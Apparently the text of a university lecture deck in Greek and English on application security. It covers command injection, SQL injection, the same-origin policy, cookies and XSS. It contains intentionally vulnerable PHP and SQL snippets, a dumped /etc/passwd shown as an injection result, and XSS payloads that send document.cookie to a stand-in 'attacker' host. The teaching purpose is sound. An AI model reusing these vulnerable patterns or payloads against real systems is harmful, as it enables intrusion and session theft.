Application Security

Dimitris Mitropoulos
dimitro@grnet.gr

DNS Lookup

Submit


```
<?php
	$domain = ‘’;
	if (isset($_GET[‘domain’]))
		$domain = $_GET[‘domain’];
	system("nslookup " . $domain);
?>
```


```
<html>
   <body>
      <form action = "<?php $_PHP_SELF ?>” method=“get”>
         <input type="text" name="domain" />
         <input type="submit" />
      </form>
   </body>
</html>
```


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:103:109::/var/spool/postfix:/bin/false
dovecot:x:104:111:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
landscape:x:106:113::/var/lib/landscape:/bin/false
eric:x:1000:1000:mixeduperic,,,:/home/eric:/bin/bash
jim:x:1001:1001::/home/jim:/bin/bash
bob:x:1002:1002::/home/bob:/bin/bash
tony:x:1003:1003:Tony Smith,,,:/home/tony:/bin/bash
"/etc/passwd" 29L, 1257C                                      29,1          All
```

“unexpected (and unexpectedly powerful) computational models inside targeted systems, can turn a part of the target into a so-called ‘weird machine’ programmable by the attacker via crafted inputs (a.k.a. ‘exploits’).”

Bratus et al.


Application
User
Input
Code


Application
User
Input
Code


Code Injection Attacks
Binary Code Attacks
Source Code Attacks
Stack Smashing Attacks
Heap Smashing Attacks
Dynamic Language Attacks
Domain-Specific Language Attacks
[...]
PHP Attacks
Javascript Attacks
SQL Attacks
XPath Attacks
[...]
[...]

SQL Injection

```
$query = "SELECT * FROM users WHERE username='".$_POST['username']."' AND password='".$_POST['password']."'";
```

Συνέπειες

- Ανάγνωση, αντιγραφή, επεξεργασία ή / και διαγραφή (ευαίσθητων) δεδομένων.
- Πρόσβαση σε υπολογιστικούς πόρους με προνόμια διαχειριστή.

Παρατηρήσεις

- Δεν υπάρχει ρητή διάκριση μεταξύ δεδομένων και εντολών.
- Το RDBMS “εμπιστεύεται τυφλά” το αλφαριθμητικό που θα του στείλει η εφαρμογή.

Cross-Site Scripting

(XSS)

Computer Security —

```
1 <iframe src="http://dimitro.gr" name="dm" style="height:400px"></iframe>
2
3 <script>
4     alert("Hey Hey, My My!")
5 </script>
6
7 <script>
8 document.getElementsByName('dm')[0].onload = function() {
9   try {
10     alert(frames[0].location)
11   } catch(e) {
12     alert("Error: "+e)
13   }
14 }
15 </script>
```

Same Origin Policy

- “Από που προέρχεσαι και σε τι θέλεις να έχεις πρόσβαση;”
- Ένα “origin” καθορίζεται από τον server, το πρωτόκολλο και το port number:

protocol://host:port

- Scripts μπορούν να έχουν πρόσβαση μόνο σε πόρους του ίδιου domain.

Cookies

- Τα cookies είναι δεδομένα που στέλνει ο server στον browser μαζί με την απάντηση σε κάποιο request.
- Το HTTP είναι stateless —> χρήση cookies.
- Χρόνος “ζωής” τους; Ανάλογα με τον τύπο τους (Persistent, Session, Secure, HttpOnly).

Cookies (2)

Client:

```
GET /index.html HTTP/1.1
Host: www.someplace.org
…
```

Server:


```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: theme=dark
Set-Cookie: sessionToken=foo345; Expires=Wed, 01 Jul 2029 11:18:13 GMT
…
```

(some time later) Client:

```
GET /spec.html HTTP/1.1
Host: www.someplace.org
Cookie: theme=dark; sessionToken=foo345
…
```


XSS

(Persistent)


Attacker
Browser
Server
1. POST http://website/forum/comments
<script>...</script>
Vulnerable Website
Database
latestComment: <script>window.location='http://
attacker/?cookie='+document.cookie</script>
Response Script
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
4. GET http://attacker/?cookie=sensitive-data
2. GET http://website/forum/comments/latest
User's Browser
Website's Response
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
3. 200 OK

XSS

(Non-Persistent)


4. GET http://attacker/?cookie=sensitive-data
Attacker
Server
1. Check this out:
http://website/search?
keyword=<script>...</script>
Vulnerable Website
Response Script
print "<html>"
print "You searched for:"
print "request.query['keyword']
print "</html>"
3. 200 OK
2. GET http://website/search?keyword=<script>...</script>
User's Browser
Website's Response to Victim
<html>
You searched for:
<script>
window.location='http://attacker/?cookie=+document.cookie
</script>
</html>

XSS

(DOM-Based)

Document Object Model
(DOM)

- Δενδρική δομή ενός HTML, XHTML ή XML αρχείου.
- Αφού φορτωθεί το DOM στον browser, η JavaScript μπορεί να εισάγει, επεξεργαστεί αλλά και να διαγράψει DOM elements.


